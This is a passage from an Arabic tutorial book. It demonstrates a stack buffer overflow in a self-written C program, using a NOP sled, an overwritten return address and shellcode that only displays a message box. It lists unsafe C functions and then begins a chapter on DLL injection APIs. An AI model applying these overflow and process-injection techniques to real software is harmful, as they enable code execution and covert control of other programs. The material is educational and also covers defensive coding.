
بعد الضغط على OK تظهر نافذة لحفظ المشروع فنقوم بحفظه في مجلد باسم "BOF" مثلا على دريف السي "C:\BOF".. ونلاحظ بعد الحفظ ظهور نافذة بالعنوان "main.cpp" بها كود افتراضي لتطبيق Console نقوم بحذف الكود الموجود ونضع بدلا منه الكود التالي :

[*] main.cpp

```
#include <string.h>

int main(int argc, char *argv[])
{
 char str[5];
 char buf[]= "AAAABBBBCCCCDDDDEEEEFFFFAAAABBBBCCCCDDDD";
 strcpy(str, buf);
 return 0;
}
```

اسم الملف الذي نقوم بوضع الكود به هو main بالامتداد cpp اختصارا لـ c plus plus .. هذا الملف لم يتم حفظه بعد وبالتالي من قائمة File نختار Save أو من شريط الأدوات نختار أيقونة الحفظ ومن ثم سيظهر صندوق الحفظ .. فنحفظ الملف في نفس المجلد "C:\BOF"
لترجمة المشروع الحالي وتحويله إلي EXE نضغط على F9 أو من قائمة Execute نختار "Compile & Run"..



ونلاحظ عند تشغيل البرنامج ظهور رسالة خطأ ويتم إغلاق البرنامج .. وفيما يلي شرح للكود الذي قمنا بكتابته..

```
#include <string.h>
```


نقوم بتضمين الملف "C:\Dev-Cpp\include\string.h" وهو يحتوي علي إجراءات للتعامل مع النصوص ومنها الإجراء strcpy الخاص بنسخ نص من متغير لأخر.

```
int main(int argc, char *argv[])
 {
 }
```

الإجراء main هو إجراء بداية البرنامج وله معاملين Parameters يحددان الوسائط الممررة Passed Arguments عند تشغيل الملف التنفيذي .. ومن الممكن أن تضع لهما أي أسم وهما هنا argc و argv ..

الأول وهو المعامل argc أو (argument count) ونوعه integer عددي بحجم 4 بايت وهو يحمل عدد الوسائط الممررة للملف التنفيذي.

الثاني argv وهو عبارة عن مؤشر إلي مصفوفة حدودها كالتالي :
argv[0] يشير إلي نص به المسار والاسم أو الاسم فقط للملف التنفيذي حسب طريقة كتابة اسم الملف لتشغيله.
argv[1] : يشير إلي نص به أول وسيط ممرر للملف التنفيذي.
argv[2] : يشير إلي نص به ثاني وسيط ممرر للملف التنفيذي وهكذا.
فمثلا إذا تم تشغيل الملف التنفيذي من Run أو CMD علي هذا النحو :



فسيكون :

argc = 3
argv[0] = "BOF.EXE"
argv[1] = "FirstArg"
argv[2] = "SeconfArg"

```
char str[5];
```

نقوم بالإعلان عن متغير مصفوفة من الحروف characters بطول 5 بايت أي كل حرف بحجم بايت.

ونلاحظ أن طريقة الإعلان عن المتغيرstr تتم علي الاستاك ..

```
char str[5];
```

```
char buf[]= "AAAABBBBCCCCDDDDEEEEFFFFAAAABBBBCCCCDDDD";
```

نقوم بالإعلان عن متغير مصفوفة من الحروف بطول يتم تحديده من النص المخزن بها وهو 40 بايت.

وسنستخدم هذا النص بهذا الشكل لعمل فيض في مكان ذاكرة المتغير str في الاستاك.

```
strcpy(str, buf);
```


نقوم باستخدام الإجراء strcpy لنسخ قيمة المتغير buf إلي str.. ونلاحظ مشكلة هذا الإجراء أنه لا يحدد الطول المطلوب نسخه .. ولهذا يؤدي لحدوث فيض عند str.

```
return 0;
```


تستخدم return لإنهاء الإجراء main وبالتالي عند إنهاء الإجراء الرئيسي سيؤدي إلي إنهاء البرنامج .. وتتطلب return أن يتبعها كود رقمي يشير إلي

طريقة إنهاء الإجراء .. وتستخدم القيمة صفر دائما للدلالة علي أنه لا توجد أي مشاكل أو أخطاء حدثت في الإجراء .. وهو عكس الموجود فعليا.

الآن عند تشغيل البرنامج تظهر الرسالة التالية



نقوم بالضغط علي click here لتظهر النافذة التالية ..




وبها نجد أن تم الكتابة علي عنوان EIP حيث العنوان الذي يتم تنفيذه حاليا هو [42424242] أي [BBBB] وهو الذي أدي إلي حدوث هذا الخطأ..


وبالتالي الحجم اللازم للكتابة علي مسجل EIP في الاستاك هوه 32 بايت

AAAABBBBCCCCDDDDEEEEFFFFAAAABBBBCCCCDDDD


نقوم الآن بفتح الملف "bof.exe" في برنامج Olly debugger لاستكشاف ما حدث فعليا.. ونضع نقطة توقف عن سطر استدعاء الإجراء strcpy




ثم نقوم بالضغط علي F9 لتشغيل البرنامج وسيعمل حتي يصل لنقطة التوقف كما في الصورة التالية :





ثم نقوم بالضغط علي F8 لتنفيذ إجراء strcpy بدون تتبع تنفيذه..لينتقل التنفيذ إلي السطر التالي..




ونلاحظ هنا في نافذة الاستاك حدوث عملية النسخ ونتابع الضغط علي F8 حتي نصل إلي بداية إسترجاع قيم المسجلات من الاستاك بعد حدوث عملية الفيضان.










ثم يصل التنفيذ لتعليمة Return والتي تقوم باسترجاع القيمة الحالية من الاستاك والتي كانت من المفروض أن تكون عنوان العودة الصحيح Return Address .. لكن بعد حدوث عملية الفيضان تم الكتابة عليه وأصبح عنوان العودة حاليا في الاستاك هو [42424242] كما هو موضح في الصورة السابقة والتالية.



كل ما نريد عمله هو إلحاق الشيل كود لدينا ضمن متغير buf وجعل عنوان EIP بدلا أن يكون [42424242] يصبح مؤشر علي هذا الكود.. لينتقل لتنفيذه.

سنقوم بتغيير الكود إلي التالي بعد إضافة الشيل كود :

```
#include <windows.h>
#include <winuser.h>
#include <string.h>

int WINAPI WinMain (HINSTANCE hThisInstance,
                    HINSTANCE hPrevInstance,
                    LPSTR lpszArgument,
                    int nFunsterStil)
{
  char str[5];
```

```
 char buf[] =
  "\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90"                  // 28 Bytes to overflow

  "\xB0\xFE\x23\x00"                  // + Start Address [4 Bytes]
  "\x89\xD4"                          // mov esp,edx
  "\xE8\x00\x00\x00\x00"              // call delta_handle
  "\x5D"                              // delta_handle: pop ebp
  "\x81\xED\x0A\x10\x40\x00"          // sub ebp,offset delta_handle
  "\x8D\x8D\x29\x10\x40\x00"          // lea ecx,[ebp+_msg]
  "\x6A\x00"                          // push 0
  "\x51"                              // push ecx
  "\x51"                              // push ecx
  "\x6A\x00"                          // push 0
  "\xFF\x15\x48\x51\x40\x00"          // call DWORD PTR DS:[00405148h]
                                      // --> Call MessageBoxA
  "\xFF\x15\xD8\x50\x40\x00"          // call DWORD PTR DS:[004050D8h]
                                      // --> Call ExitProces
  "\x42\x4F\x46\x00";                 // _msg  db 'BOF',0

 strcpy(str, buf);
 return 0;
}

void foo(void)
{
   MessageBoxA(NULL,NULL,NULL,0);
}
```

في البداية الرمز "x" في السي يحدد القيمة كقيمة بالنظام السداسي عشر مثل "h" في الاسمبلي.


القيمة "90" هي التعليمة [nop] في الاسمبلي .. وهذه التعليمة لا تقوم بفعل أي شيء [no operation] .. فقط يتم تنفيذها وينتقل التنفيذ للسطر

التالي .. وبدلا من أن نستخدم نص محدد لكي يحدث الفيض .. قمنا باستخدام 28 بايت من التعليمة [nop].
بعد 28 بايت .. سيكون عنوان العودة علي الاستاك .. نقوم بتغييره إلي العنوان بداية الشيل كود وهو سيكون [0023FEB0] ونلاحظ أن كافة العناوين تكتب في الصيغة little-endian .. ولمعرفة ما هي؟ ولماذا؟ يمكنك النظر لصفحة [195] من فصل برمجة الشبكات.

بعد أن حددنا نقطة بداية الشيل كود سينتقل التنفيذ eip إلي الشيل كود ويقوم بتنفيذه .. وهو كود تعودنا عليه لإظهار رسالة نصية ومن ثم إغلاق البرنامج.

فقط في بداية الشيل كود لابد من تغيير عنوان الاستاك الحالي esp إلي عنوان بداية الشيل كود في الاستاك .. وعنوان بداية الشيل كود يتم تخزينه في المسجل edx في هذا المثال عند حدوث الفيض.

والصورة التالية توضح الشيل كود قبل بدء التنفيذ.



من الممكن حماية البرنامج من أخطاء الفيض إذا لم يتم استخدام تلك الوظائف الخطرة خاصة في الأماكن التي يستطيع المستخدم فيها إدخال بيانات للبرنامج سواء من الكيبورد أو من ملف يقرئه البرنامج أو من الشبكة.

حيث يمكن استخدام وظائف بديلة آمنه .. فمثلا الوظيفة strcpy لها بديل strncpy يقوم بالنسخ بعدد محدد من البايتات يتم تحديده مسبقا.
والخطر ليس في الوظيفة strcpy وحدها بل توجد وظائف أخري عديدة لا يسع المجال لذكرها جميعا وسأكتفي بسردها .. وعليك باستكمال البحث إذا كنت مهتما.

Function	Severity
gets	Most risky
strcpy	Very risky
strcat	Very risky
sprintf	Very risky
scanf	Very risky
sscanf	Very risky
fscanf	Very risky
vfscanf	Very risky
vsprintf	Very risky
vscanf	Very risky
vsscanf	Very risky
streadd	Very risky
strecpy	Very risky
strtrns	Risky
getchar	Moderate risk
fgetc	Moderate risk
getc	Moderate risk
read	Moderate risk
bcopy	Low risk
fgets	Low risk
memcpy	Low risk
snprintf	Low risk
strccpy	Low risk
strcadd	Low risk
strncpy	Low risk
vsnprintf	Low risk



الفصل السادس

الحقن الديناميكي

DLL Injection

1. المفهوم وكيفية التطبيق.
2. إنشاء مكتبة DLL.
3. الطريقة الأولي CreateRemoteThread.
4. الطريقة الثانية Code Cave.
5. الطريقة الثالثة System Hook.
6. API Hooking.

1- المفهوم وكيفية التطبيق

الحقن الديناميكي Dynamic Injection هو عملية إجبار تطبيق ما يعمل حاليا علي تنفيذ التعليمات التي نريدها .. عن طريق حقن الشفرة به.

تلك التعليمات من الممكن أن تكون تعليمات آسمبلي مباشرة .. أو نقوم بحقن مكتبة DLL بها جميع التعليمات التي نريد تنفيذها.

حقن مكتبات DLL في التطبيقات يُستخدم طوال الوقت من قبل برامج عديدة سواء برامج ضارة أو نافعة .. حيث توجد برمجيات ضارة عديدة تستخدمه في الاتصال العكسي وحماية الملف الضار من محاوله غلقه أو حذفه .. وكذلك السيطرة شبه التامة علي جميع ما يقوم المستخدم بعمله.

حيث مكتبة الـ DLL لها نقطة بداية Entry Point .. والتي إذا ما حُملت فسيصبح الـDLL بمثابة تطبيق فرعي من التطبيق الأصلي المحقون به.

وأعني بتطبيق فرعي أنه تطبيق كامل يستطيع القيام بأي عملية وكأنه ملف تنفيذي EXE .. ولكن سيكون موديول Module داخل التطبيق الرئيسي.
وقد تطرقنا من قبل لمسارات التنفيذ Threads في الفصل الحادي عشر الخاص بالبحث عن الملفات .. وسنعود إليها في الفصل الحالي.

وقبل أن نخوض في هذا الأمر علينا أولا معرفة بعض الدوال المهمة التي سنستخدمها في هذا الفصل.

✪ دالة OpenProcess

تقوم تلك الدالة بإعادة مقبض لتطبيق موجود.

The **OpenProcess** function returns a handle of an existing process object.

```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,      // access flag
  BOOL bInheritHandle,        // handle inheritance flag
  DWORD dwProcessId           // process identifier
 );
```

حيث لها 3 معاملات :

الأول dwDesiredAccess : راية تحدد حرية الحصول علي المعلومات من التطبيق .. ومن القيم الثابتة التي تحدد الراية , القيم التالية:

PROCESS_ALL_ACCESS	تحديد جميع الرايات
PROCESS_CREATE_THREAD	إتاحة استخدام مقبض التطبيق في إنشاء مسار تنفيذ بدالة CreateRemoteThread
PROCESS_TERMINATE	إتاحة استخدام مقبض التطبيق في غلقه بدالة TerminateProcess
PROCESS_VM_OPERATION	إتاحة استخدام مقبض التطبيق في التعديل علي ذاكرة التطبيق بدالتي VirtualProtectEx,WriteProcessMemory
PROCESS_VM_READ	إتاحة استخدام مقبض التطبيق في القراءة من ذاكرة التطبيق بدالة ReadProcessMemory
PROCESS_VM_WRITE	إتاحة استخدام مقبض التطبيق في الكتابة إلي ذاكرة التطبيق بدالة WriteProcessMemory

الثاني bInheritHandle : قيمة Boolean تحدد إذا أردت توريث مقبض التطبيق لأي تطبيقات جديدة منشئة منه .. ونضع قيمتهاFalse.

الثالث dwProcessId : يحدد معرف التطبيق المراد الحصول علي مقبضه ويمكن الحصول علي معرف التطبيق بدالةGetWindowThreadProcessId.

وبعد نجاح الدالة تعود بقيمة المقبض .. وبعد الانتهاء من المقبض نستطيع غلقه بدالة CloseHandle وذلك بتمرير قيمة المقبض إليها.

✪ دالة GetWindowThreadProcessId

تقوم تلك الدالة بالحصول علي معرف مسار التنفيذ Thread الذي قام بإنشاء النافذة .. والذي يكون بصفة كبيرة معرف التطبيق الذي أنشأ النافذة.

والدالة تتطلب الحصول علي مقبض النافذة .. وفي بعض الأحيان لا يوجد نافذة للتطبيق المراد الحقن به .. مثل التطبيقات الخدمية Services .. وبالتالي يوجد وسيلة أخري للحصول علي معرف التطبيق بشرط معرفة اسم الملف التنفيذي الخاص بالتطبيق .. ومن ثم عمل تكرار لجميع التطبيقات التي

تعمل حاليا علي النظام ومقارنة الاسم إلي أن نصل للتطبيق المحدد وذلك يتم باستخدام الدوال التالية :

CreateToolhelp32Snapshot
Process32First
Process32Next

سأترك لك تلك الطريقة للبحث عنها .. وربما نتناولها في جزء قادم .. ولكن حاليا سنتمسك بالدالة GetWindowThreadProcessId والتي لها المعاملات التالية :

The **GetWindowThreadProcessId** function retrieves the identifier of the thread that created the specified window and, optionally, the identifier of the process that created the window. This function supersedes the **GetWindowTask** function.

```
DWORD GetWindowThreadProcessId(
  HWND hWnd,                  // handle of window
  LPDWORD lpdwProcessId       // address of variable for process
                                 identifier
 );
```

المعامل الأول **hWnd** يحدد مقبض النافذة وسنتعرف كيف نحصل علي مقبض أي نافذة من الدالة القادمة FindWindow.

المعامل الثاني **lpdwProcessId** وهو مؤشر إلي قيمة DWORD يخزن به معرف التطبيق.

✪ دالة FindWindow

The **FindWindow** function retrieves the handle to the top-level window whose class name and window name match the specified strings. This function does not search child windows.

```
HWND FindWindow(
  LPCTSTR lpClassName,        // pointer to class name
  LPCTSTR lpWindowName        // pointer to window name
 );
```

تستخدم دالة FindWindow للحصول علي مقبض النافذة الرئيسية فقط عن طريق تحديد اسم النافذة Window Name أو اسم فئة النافذة Class Name.

فمثلا نافذة الآلة الحاسبة تكون باسم "Calculator" .. واسم فئة النافذة هو "SciCalc" ..
بالتالي إذا كانت الآلة الحاسبة تعمل حاليا علي النظام .. وأردنا الحصول علي مقبض النافذة لها. فنستخدم أي من الأتي:

```
Invoke FindWindow,NULL,addr "Calculator"
Or
Invoke FindWindow,addr "SciCalc",NULL
Or
Invoke FindWindow,addr "SciCalc",addr "Calculator"
```

مع ملاحظة وضع النصوص داخل متغيرات .. وأي من الطرق السابقة سيؤدي إلي العودة بمقبض نافذة الحاسبة .. وإذا عادت الدالة بصفر فهذا يعني أن الحاسبة لا تعمل حاليا علي النظام.

وللعلم توجد دالة باسم FindWindowEx تستخدم للحصول علي مقبض النوافذ الفرعية من النافذة الرئيسية.

✪ دالة **GetCurrentDirectory**

تستخدم هذه الدالة للحصول علي مسار المجلد الحالي الذي تم تحميل الملف التنفيذي منه.

The **GetCurrentDirectory** function retrieves the current directory for the current process.

```
DWORD GetCurrentDirectory(
  DWORD nBufferLength, // size, in characters,of directory buffer
  LPTSTR lpBuffer      // address of buffer for current directory
);
```

المعامل الأول يحدد حجم المخزن .. ونضع به أكبر حجم للمسار256 بايت.
المعامل الثاني مؤشر للمخزن والذي سيستقبل مسار المجلد.

✪ دالة **VirtualAllocEx**

تقوم هذه الدالة بحجز أو إحالة -أو الاثنين- منطقة في الذاكرة في مكان الذاكرة الافتراضية للتطبيق.

The **VirtualAllocEx** function reserves, commits, or both, a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero.

```
LPVOID VirtualAllocEx(
  HANDLE hProcess,          // process within which to allocate memory
  LPVOID lpAddress,         // desired starting address of allocation
  DWORD dwSize,             // size, in bytes, of region to allocate
  DWORD flAllocationType,   // type of allocation
  DWORD flProtect           // type of access protection
);
```

للدالة 5 معاملات هم كالتالي :

1 - **hProcess :** مقبض التطبيق الذي يعود من جراء استخدام دالة OpenProcess.

